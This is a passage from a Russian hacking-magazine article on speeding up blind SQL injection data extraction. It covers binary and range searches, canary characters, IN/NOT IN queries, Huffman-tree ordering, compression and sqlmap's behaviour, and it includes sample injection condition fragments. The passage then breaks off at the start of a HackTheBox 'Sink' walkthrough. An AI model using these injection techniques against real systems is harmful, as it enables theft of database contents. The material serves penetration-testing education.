В данном подходе мы осуществляем поиск символа за последним, что дает лишних 7 запросов. Траты аналогичны тратам на определение длины строки. Также учтем, что в MSSQL и SQLite функция `substring` вернет не пустую строку, а NULL, как и функция `ASCII/Unicode`. Можно создавать особые конструкции, приводящие NULL в 0, однако это требует увеличения длины запроса. Кроме того, мы должны аккуратно выстраивать параллельность: подбор нескольких символов одновременно может привести к бесполезному поиску за концом строки и лишнему расходу запросов.

Если нам все же требуется определить длину строки точно (как и точное количество возвращаемых записей), возможные техники приведены далее.

Поиск целых чисел

Если искомая колонка является целочисленной, то у нас есть банальный вариант — привести число к строке и получить его как строку. Также мы можем воспользоваться бинарным поиском, но нам надо решить уже упомянутую проблему — **определить верхнюю границу бинарного поиска:**

1. Будем считать, что размер числа ограничен 64 битами. При этом число не отрицательное — unsigned. Для signed-чисел можно применить те же рассуждения, оценка не изменится.
2. Максимальное 64-битное число представляется строкой в 20 символов. Таким образом, на определение длины строки нужно 5 запросов, т.к. $2^5 = 32$ — ближайшая сверху точная степень двойки (на самом деле немного меньше, как будет показано ниже, но пока округлим в большую сторону).
3. Дальше в зависимости от длины строки нужно потратить 3-4 запроса на каждую цифру (почему так — смотри ниже в разделе «Сужение диапазона поиска»). Длина строки равна $ceil(log_{10}(N))$, где N — искомое число.
4. Таким образом, общее количество запросов — $5 + 3,4 * (ceil(log_{10}(N)))$.

Максимальное количество запросов для максимальной длины — 73. Банальный бинарный поиск на все 64 бита требует 64 запроса вне зависимости от размера числа.

Для улучшения алгоритма мы можем:

1. Определить, сколько в числе битов ($ln_2(N)$). Возможные значения — от 1 до 64, то есть нам потребуется 6 запросов ($2^6 = 64$).
2. Дальше в зависимости от количества битов еще нужно столько запросов, сколько в числе битов. Битов в числе — $ceil(log_2(N))$, то есть в сумме получается $6 + ceil(log_2(N))$.
3. Для сравнения двух вариантов уберем округление и приведем формулу оценки общего количества запросов к логарифму по основанию 2:

$$5 + 3,4 * log_{10}(N) = 5 + 3,4 * \frac{log_2(N)}{log_2(10)} = 5 + \frac{3,4}{3,33} * log_2(N).$$

Видно, что разница формул в основном описывается дробью $\frac{3,4}{3,33}$, которая не сильно отличается от 1, то есть приведенные алгоритмы имеют примерно одинаковую эффективность. Первый алгоритм удобно использовать, когда мы не знаем заранее тип колонки, — мы можем всегда все колонки конвертировать в текстовый тип и получать работающую атаку (правда, ценой небольшого удлинения запроса).

Продолжение статьи →

САМЫЙ БЫСТРЫЙ УКОЛ

ОПТИМИЗИРУЕМ BLIND SQL-ИНЪЕКЦИЮ

РАБОТА С ДИАПАЗОНАМИ ПОИСКА

В данном разделе рассмотрены различные подходы к эксплуатации слепых SQL-инъекций при использовании разных диапазонов поиска.

Сужение диапазона поиска

До этого мы говорили о том, что для определения одного символа требуется 7 запросов, за которые мы можем определить значение из диапазона `0x00-0x7f` (алфавит объема 2^7), что соответствует нижней (английской) половине таблицы ASCII. Идея ускорения состоит в том, что **мы можем искать символы не среди всей нижней половины ASCII-таблицы, а среди какого-то ее подмножества**.

Давайте разберем пример, когда нам известно, что целевая строка состоит исключительно из цифр, и оценим скорость подбора.

Алфавит подбора имеет мощность 10. Для точных степеней 2 мы могли бы взять просто логарифм по основанию 2 от мощности алфавита. Однако 10 не является степенью 2, а значит, определить количество запросов для определения символа чуть сложнее:

1. Первый запрос покажет, входит символ в множество `[0,1,2,3,4]` или в `[5,6,7,8,9]`.
2. Второй запрос разобьет полученную группу из 5 элементов на группы из 2 и 3 элементов:
   - `[0,1]` и `[2,3,4]` для первого случая;
   - `[5,6]` и `[7,8,9]` для второго случая.
3. Третий запрос найдет значение в случае, если целевой символ был в диапазонах `[0,1]` и `[5,6]`.
4. Для диапазонов `[2,3,4]` и `[7,8,9]` одним запросом мы можем сделать разделение на поддиапазоны из одного и двух символов:
   - `[2,3,4]` разобьем на `[2]` и `[3,4]`;
   - `[7,8,9]` разобьем на `[7]` и `[8,9]`.
5. Таким образом символы `[2]` и `[7]` будут найдены третьим запросом.
6. Если целевой символ находится в `[3,4]` или `[8,9]`, то понадобится еще один (четвертый) запрос.

Получается, для 6 возможных значений мы делаем 3 запроса, а для оставшихся 4 значений — 4 запроса. Итого в среднем мы делаем 3-4 запроса на один символ. Это более чем в 2 раза лучше, чем полный бинарный поиск в диапазоне из возможных 128 значений.

Математическая оценка

Определить среднее количество запросов для символа из алфавита мощностью N можно по формуле

$$q = ((N - N_2) * 2 * (log_2(N_2) + 1) + (N_2 * 2 - N) * log_2(N_2))/N$$

где N_2 — ближайшая снизу к N полная степень числа 2: $N_2 = 2^{floor(ln_2(N))}$.

```
from math import log,floor

def questions(N):
    pow2 = 2**floor(ln2(N))
    return ((N-pow2)*2*(ln2(pow2)+1) + (pow2*2-N)*ln2(pow2))/N

def ln2(x):
    return log(x)/log(2)
```

Функцию q можно апроксимировать как $log_2(N)$, но реальное q будет всегда чуть больше, чем $log_2(N)$ для N, не являющихся точной степенью двойки.

Определение ошибок

Для дальнейших рассуждений разберем пример, в котором мы предполагаем, что целевой символ является маленькой английской буквой из диапазона `a-z`:

1. Будем искать значение соответствующего ASCII-кода в диапазоне чисел `97-122`. Серединой диапазона является число 109,5.
2. Определим, больше ASCII-код целевого символа, чем 109,5, или меньше:

   ```
   (ascii(substr(target_col,5,1)) from target_table limit 2,1)>109
   ```

   Если ASCII-код меньше, то целевой диапазон уменьшится до `97-109`, если больше — до `110-122`.
3. Далее новый дипазон также бьется на две части и так далее, пока символ не будет определен.

Таким образом, среднее количество запросов получается $q(26) = 4,77$.

Канареечные символы

Если наше изначальное предположение «целевым символом является маленькая английская буква» — неверное, то мы получим в результате бинарного поиска одно из граничных значений — `a` или `z`. Отличить такой случай от настоящих букв «a» или «z» без дополнительных запросов мы не сможем. Для решения этой проблемы мы можем добавить на обеих границах диапазона по символу-канарейке — то есть искать целевое значение мы будем не в диапазоне `97-122`, как в примере выше, а в диапазоне `96-123`. Если в результате поиска будет получено канареечное значение `96` или `123`, мы сможем понять, что изначальное предположение неверно.

Такая техника позволяет использовать диапазонный поиск в случае, когда мы с хорошей долей вероятности можем предположить об алфавите конкретного символа, но не уверены на 100%. При этом стоит помнить, что расширение диапазона канареечными символами приводит к увеличению среднего количество запросов на один символ: с $q(26) = 4,77$ до $q(28) = 4,86$.

Также необходимо отметить, что если символ отсутствовал в диапазоне поиска, то нам потребуется к уже потраченным запросам добавить:

- $q(97)$, если значение меньше 97;
- $q(5)$, если больше 122.

Если считать, что символы распределены равномерно, то в сумме получается $q(97) * \frac{97}{102} + q(5) * \frac{5}{102} + 4,86 = 11,33$, что намного больше изначальных 7 запросов. То есть **предположение о диапазоне должно иметь достаточно высокую вероятность, иначе попытка ускорения может обернуться потерей производительности**.

Поиск в диапазонах с разрывами

Теперь рассмотрим поиск в наборе возможных значений, которые не образуют непрерывного диапазона в ASCII-таблице. Например, наша цель — шестнадцатеричная строка, набор значений `[0-9A-F]`. Для решения данной задачи можно предложить две техники:

- инъекция с помощью операторов `IN` и `NOT IN`;
- поиск с игнорированием разрывов.

Инъекция с помощью операторов IN и NOT IN

Список допустимых ASCII-кодов в рассматриваемом случае: `[48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 97, 98, 99, 100, 101, 102]`. Мы можем разделить этот перечень пополам и спрашивать у СУБД, попадает ли искомый символ в подсписок. Условие тогда будет выглядеть примерно так:

```
(ascii(substr(target_col,5,1)) from target_table limit 2,1) in (48,
49, 50, 51, 52, 53, 54, 55)
```

Если условие выполнится, то целевое значение будет находится в наборе `[ 48, 49, 50, 51, 52, 53, 54, 55]`. Если нет — то в наборе `[56, 57, 97, 98, 99, 100, 101, 102]`. Далее, шаг за шагом разделяя полученные диапазоны пополам, мы получим целевое значение. На определение одного символа будет потрачено $q(16) = 4$ запроса.

Стоит отметить, что в данном случае присутствует та же проблема, что и для диапазонов: **если мы не уверены в изначальном предположении об алфавите поиска, то ошибку мы не обнаружим**. Для ее решения можно:

- добавить к алфавиту одно псевдозначение, которое будет соответствовать сразу всем символам, не вошедшим в алфавит;
- для поиска использовать исключительно конструкцию `NOT IN`.

Пример:

1. Рассмотрим случай, когда алфавит поиска состоит из трех значений `[1, 3, 5]`.
2. Добавим к значениям `[1, 3, 5]` псевдозначение N — получим `[1, 3, 5, N]`.
3. Сделаем запрос `(ascii(substr(target_col,5,1)) from target_table limit 2,1) NOT IN (1,3)`. Если получим `False`, то целевой символ либо 1, либо 3, и следующим запросом мы получим точный ответ. Если же мы получили `True`, то ответ либо равен 5, либо мы ошиблись с диапазоном.
4. Сделаем точное сравнение с 5: `(ascii(substr(target_col,5,1)) from target_table limit 2,1) NOT IN (5)`. Если получили `True`, значит, мы ошиблись в нашем изначальном предположении об алфавите.

Эта техника лучше, чем предложенные выше канареечные символы на краях диапазона, так как с использованием оператора `NOT IN` мы можем осуществлять бинарный поиск в диапазонах с разрывами, при этом для обнаружения ошибки нам придется увеличить размер алфавита всего на 1. К недостаткам этой техники можно отнести удлинение запроса в силу перечисления половины алфавита в параметре операторов `IN` и `NOT IN`.

Поиск с игнорированием разрывов

Еще одна возможность решить задачу поиска в диапазоне с разрывом `[0-9A-F]` — выполнить поиск с игнорированием разрывов в диапазоне:

1. Разделим пополам диапазон `[48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 97, 98, 99, 100, 101, 102]`. Граница диапазона будет проходить между символами `55` и `56`.
2. Сделаем запрос с помощью оператора сравнения: `(ascii(substr(target_col,5,1)) from target_table limit 2,1) > 55`. Ответ позволяет выбрать одну из половин изначального диапазона.

Эту технику нужно применять, пока в диапазоне не останется ровно 1 символ. В результате нам также потребуется $q(16) = 4$ запроса.

Данная техника может быть дополнена для выполнения поиска ошибок с помощью канареечных символов.

1. Добавим к перечню значений, которые мы ищем, канареечные значения:
   - одно меньше самого маленького — 47;
   - одно больше самого большого — 103;
   - одно в пропуске, например 58.
2. Выполним поиск так же, как указано выше. Список возможных значений — `[47, 48, 49, 50, 51, 52, 53, 54, 55, 56, 57, 58, 97, 98, 99, 100, 101, 102, 103]`.
3. Найдем середину диапазона (`56`) и выполним сравнение: `(ascii(substr(target_col,5,1)) from target_table limit 2,1) > 56`.
4. В результате выполнения запроса мы получим информацию о том, что целевое значение лежит в одном из двух наборов:
   - `[47, 48, 49, 50, 51, 52, 53, 54, 55, 56]`;
   - `[57, 58, 97, 98, 99, 100, 101, 102, 103]`.
5. Выберем середину диапазона, отправим запрос, разделим набор на две части и так далее.
6. В итоге мы либо получим значение из изначального диапазона поиска (оно и будет ответом), либо канареечные значения `47`, `103` или `58` (любое из этих значений покажет, что целевого символа в диапазоне не было). Также мы получим информацию о том, целевой символ больше `102`, меньше `48` или лежит на отрезке `59-96`.

Если предполагаемый диапазон имеет более одного разрыва (пусть их r), то количество канареечных символов возрастает: нужно использовать границы $2 + r$.

Использование диапазонов с большим количеством разрывов снижает потенциальную производительность за счет большего количества канареечных символов. Запросы в данном случае короче, чем те, которые применяются при использовании операторов `IN` и `NOT IN`. В случае ошибки мы получаем дополнительную информацию о том диапазоне, в котором лежит ошибочный символ — слева, справа или в одном из разрывов.

Подстройка диапазона поиска

Помимо жестко заданных диапазонов, мы можем модифицировать диапазон в процессе проведения атаки, то есть «на лету».

Идеи оптимизации

Если мы уже собрали в данной колонке несколько строк и все эти строки имеют определенный набор символов, то вероятно, что и следующие строки в этой колонке будут иметь тот же набор символов. Соответственно, мы можем динамически собрать диапазон используемых символов и в дальнейшем применять этот диапазон для поиска значений в этой колонке. Ошибки в предположении (например, если нам ни разу не встретился символ, который на самом деле может встречаться) можно нивелировать использованием канареечных символов.

Некоторые колонки могут иметь жестко заданные символы в определенных позициях. Например, GUID (пример — `6F9619FF-8B86-D011-B42D-00CF4FC964FF`) имеет символ `-` (минус) на позициях `[8, 13, 18, 23]`. Мы можем проверить, что все символы на соответствующей позиции среди уже собранных записей имеют одинаковое значение и вместо бинарного поиска отправить один запрос для проверки этого символа.


Можно пойти и еще дальше и на основе имеющейся статистики по встречающимся символам собирать диапазоны так, чтобы поиск символов, которые встречаются чаще, требовал бы меньше запросов. Формальная постановка задачи — формирование алгоритма, минимизирующего число запросов для обнаружения символов на основе имеющегося вероятностного распределения символов. Оптимально решить такую задачу можно с помощью Н-дерева, используемого в коде Хаффмана.

Действительно, задача сжатия аналогична нашей задаче: мы хотим находить часто встречающиеся символы за меньшее количество запросов (то есть потратить на них меньше битов), а алгоритм сжатия — представлять такие символы наименьшим количеством битов. Построение такого дерева требует однократного прохождения по всей собранной информации для сбора статистики. Само построение имеет сложность $O(n * log(n))$ (где n — размер алфавита), что не так уж много для алфавитов в нашей задаче.

Пусть мы собрали несколько строк и в них имеется следующая статистика распределения символов:

Символ	Сколько раз встретился	Вероятность
a	34	47,2%
b	7	9,7%
c	5	7%
d	12	16,7%
e	4	5,5%
f	10	13,9%

Для такой статистики можно построить следующее оптимальное Н-дерево:



Для различных символов потребуется различное количество запросов:

- для символа `a` — один запрос;
- для `d`, `f` и `b` — два запроса;
- для `c` и `e` — три запроса.

Матожидание числа запросов на один символ:

$$1 * (0,472) + 2 * (0,167 + 0,139 + 0,097) + 3 * (0,07 + 0,055) = 1,653$$

При обычном поиске по диапазону оно составило бы $q(6) = 2,67$.

Н-дерево можно периодически перестраивать по мере появления новой статистики. Поиск в таком случае будет чаще требовать разрывов в диапазонах, поэтому в данном случае будет предпочтительно использовать технику с операторами `IN` и `NOT IN`.

Вывод: можно построить алгоритм автоматической подстройки диапазона поиска на основе имеющейся статистики, что позволит существенно поднять скорость поиска.

ДРУГИЕ ИДЕИ ОПТИМИЗАЦИИ

Соединение строк

Еще один алгоритм оптимизации основывается на идее объединения всего ответа в одну строку через разделители. Это позволяет определить длину строки один раз и сэкономить запросы, однако при этом каждый разделитель увеличивает количество символов, которые необходимо определить.

Идея алгоритма

- Для соединения колонок мы можем использовать операцию конкатенации соответствующей СУБД, ставя между ними редко используемый разделитель (например, `0x01`). Строки (rows) мы также можем объединить с использованием специальных функции (`group_concat` для MySQL, `string_agg` для PostgreSQL). В качестве разделителя строк будем использовать тот же самый разделитель `0x01`.
- Анализируя полученный ответ, мы сможем отличить начало новой строки (row), подсчитывая количество колонок. На определение длины строки мы потратим чуть больше запросов. Однако количество запросов примерно равно логарифму длины строки и, соответственно, растет медленнее, чем сумма запросов, которые мы потратили бы на определение длин каждой строки в отдельности.
- Также в данном случае мы можем не определять длину строки вовсе, а просто обнаруживать символы, пока они не кончатся, как описано в разделе «Определение количества row и длины строк». Однако тогда мы не сможем оценить, сколько времени займет получение данных, что, скорее всего, неприемлемо на практике.
- Количество запросов, которые будут потрачены на определение разделителей, зависит от используемого диапазона подбора. Разделитель сам по себе добавляется как один символ в диапазон. Суммарное количество разделителей равно количеству возвращаемых строк минус 1. Таким образом, можно сказать, что мы заменяем затраты на определение длин строк на затраты на определение разделителей.
- Если считать, что на определение длины строки в среднем тратится 7 запросов, как указано в разделе «Определение количества записей и длины строк», то это позволяет сэкономить $7 - q(len(D))$ запросов на каждую строку (где D — диапазон поиска). Также мы теряем $q(len(D)) - q(len(D) - 1)$ запросов на каждый символ, т.к. добавляем разделитель в диапазон.
- Использовать разные диапазоны для поиска в разных колонках мы можем лишь ограниченно — так как мы используем многопоточность и не можем заранее знать — перевалим мы через разделитель при подборе очередного символа и, соответственно, попадем в другую колонку или нет. Поэтому либо мы должны использовать широкие диапазоны, что увеличивает $q(len(D))$ и снижает выигрыш от отсутствия необходимости определения длин строк, либо мы можем использовать соответствующие текущей колонке диапазоны и получать дополнительное количество ошибок — попаданий в канареечные символы с последующим повторным поиском.

Вывод: данная техника применима только в определенных случаях, например когда все целевые колонки имеют узкий диапазон.

Работа с UNICODE

В случае, когда в искомом тексте встречаются символы, отсутствующие в стандартной английской ASCII-таблице, СУБД применяют для хранения Unicode. Причем в некоторых СУБД (например, MySQL) по умолчанию применяется UTF-8, а в других (например, PostgreSQL) — UTF-16. В обоих случаях преобразование символа с помощью функции ASCII/UNICODE приведет к получению значения больше 128. Получение значения больше 128 и будет для нас триггером того, что в строке встречаются Unicode-символы.

Unicode-символы имеют характерный вид для различных языков. Например, русские буквы в UTF-8 в качестве первого байта имеют `0xD0` или `0xD1`. Если мы работаем с UTF-8, то мы можем предположить, что после одного UTF-8 символа с русской буквой будет идти еще один. Тогда первый байт этого символа мы можем эффективно обнаружить, используя алфавит из двух значений `[0xD0,0xD1]`, а для второго байта мы можем ограничить поиск только значениями, которые соответствуют русским буквам.

Однако такой подход не очень хорошо совместим с многопоточным поиском: вероятность того, что символ, идущий через N символов после текущего, также является русским символом UTF-8, падает с ростом N.

В слове на русском языке в UTF-8 каждый второй символ будет `0xD0` или `0xD1`, но после конца слова, скорее всего, будет стоять однобайтовый символ пробела или знака препинания. Это снижает вероятность того, что через четное число символов после встреченного `0xD0` также будет `0xD0` или `0xD1`.

Вывод: при работе с Unicode возможным решением является использование одного потока на каждую строку.

Сжатие данных

Ряд СУБД поддерживают встроенные функции сжатия (например, `COMPRESS` для MySQL и `UTL_COMPRESS.LZ_COMPRESS` для Oracle). Соответственно, их применение позволяет уменьшить количество символов, которые нам требуется получить. При этом нам не нужно делать предположения об используемом алфавите: результат сжатия — BLOB. Мы будем использовать полный диапазон из 256 значений.

Нужно учитывать, что функции сжатия добавляют дополнительные данные в начало сжатого BLOB: размер изначальной строки и таблицу обратного преобразования. Таким образом, эффект имеется только для длинных строк, а для совсем коротких строк эффект вообще может быть отрицательным:

```
SELECT LENGTH(COMPRESS('123'))
>> 15
```

Вывод: подобную технику имеет смысл применять совместно с техникой соединения строк. Объединенная строка будет длинной, и алгоритмы сжатия смогут сжать ее достаточно эффективно. Однако мы будем заставлять СУБД выполнять процедуру сжатия длинной строки при каждом запросе, чем можем увеличить время выполнения каждого запроса.

А ЧТО ТАМ SQLMAP?

Работа с потоками

Sqlmap не использует многопоточность при определении количества записей или длин строк. Одновременно он ищет только символы одной строки.

Определение длины строки

Sqlmap ищет длину строки, если используется несколько потоков. Если используется один поток, то он считает, что строка закончилась, как только обнаружен первый символ `0x00`.

Поиск символов

При поиске символов sqlmap использует следующую технику:

1. Первый символ ищется полным перебором из 128 символов (7 запросов).
2. Далее выбирается символ, с которого начнется следующий поиск на основании предыдущего обнаруженного символа:
   - если это цифра, то sqlmap выбирает `48` (ASCII-код минимального символа, цифры `0`);
   - если строчная буква, то он выбирает `96` (код `a`);
   - если заглавная буква, то `64` (код `A`).
3. Далее происходит сравнение с этим определенным числом и используется обычный бинарный поиск в оставшемся диапазоне. То есть если предыдущий символ — буква, то делается сначала сравнение с `48`, а затем, если искомое значение больше, делается поиск в диапазоне `48-127`.

Единственное исключение: если оказывается, что слева от текущего сравниваемого символа нет ожидаемых, то он сразу переходит к сравнению с 1. Если сравнение с 1 показывает, что целевой символ меньше, то sqlmap считает, что нашел конец строки, и заканчивает поиск.

К плюсам данного подхода можно отнести эффективное обнаружение конца строки, особенно если последний символ строки — число. Тогда конец строки будет определен всего за 3 запроса. Но эта техника имеет и **недостаток — низкая эффективность поиска в части случаев**.

Предположим, что предыдущий символ был цифрой. Тогда первое сравнение делается с `48`, и если следующий символ существует и больше `48` (а это наиболее вероятная ситуация), то на его определение будет использован диапазон из $128 - 48 = 80$ символов, то есть $q(80) = 6,4$ запросов. При этом один запрос уже будет сделан для сравнения с `48`, так что суммарно sqlmap потратит 7,4 запроса (другими словами, появляется вероятность, что он потратит 8 запросов). При этом, если бы sqlmap делал полный бинарный поиск, то потратил бы ровно 7 и никак не больше.

Выбор диапазона символов

У sqlmap есть параметр `--charset`, с помощью которого можно задать диапазон символов, среди которых будет проводится бинарный поиск.

Unicode

Sqlmap умеет автоматически обнаруживать неоднобайтовые символы, однако работа с ними крайне медленная. В моем эксперименте на поиск одной русской буквы в среднем уходило 34 запроса.


Другие рассмотренные варианты оптимизации в sqlmap не реализованы (по крайней мере, я их не обнаружил).

ВЫВОДЫ

В этой статье я привел теоретический обзор основных способов оптимизации эксплуатации Blind SQL-инъекций. Какие-то из них более эффективны, какие-то менее, но я попытался привести наиболее полный перечень. Если у тебя есть другие идеи и техники оптимизации — пиши мне в телеграм @sorokinpf, обсудим!

Постепенно я планирую реализовать некоторые из описанных способов в своем фреймворке для эксплуатации Blind SQL-инъекций — sqli_blinder (да, с фантазией у меня так себе). На данный момент фреймворк реализует банальный бинарный поиск, поддерживает работу с SQLite, MSSQL, Oracle, MySQL и PostgreSQL. Для работы с ним необходимо написать одну функцию на python, которая определит, куда фреймворку подставлять запросы и как анализировать ответы.

HTB
SINK


Sink
OS: Linux
Difficulty: Insane
Points: 50
Release: 30 Jan 2021
IP: 10.10.10.225

УЧИМСЯ ПРЯТАТЬ ЗАПРОСЫ HTTP И РАЗБИРАЕМСЯ С AWS SECRETS MANAGER

В этой статье мы пройдем машину Sink с площадки HackTheBox. Для этого нам понадобится проэксплуатировать уязвимость HTTP Request Smuggling, а получив точку опоры, будем разбираться с технологией AWS Secrets Manager. Скучать точно не придется!

RalfHacker
hackerralf8@gmail.com

WARNING
Подключаться к машинам с HTB рекомендуется только через VPN. Не делай этого с компьютеров, где есть важные для тебя данные, так как ты окажешься в общей сети с другими участниками.

РАЗВЕДКА
Сканирование портов

Адрес машины — 10.10.10.225, добавляем его в `/etc/hosts` как `sink.htb`.

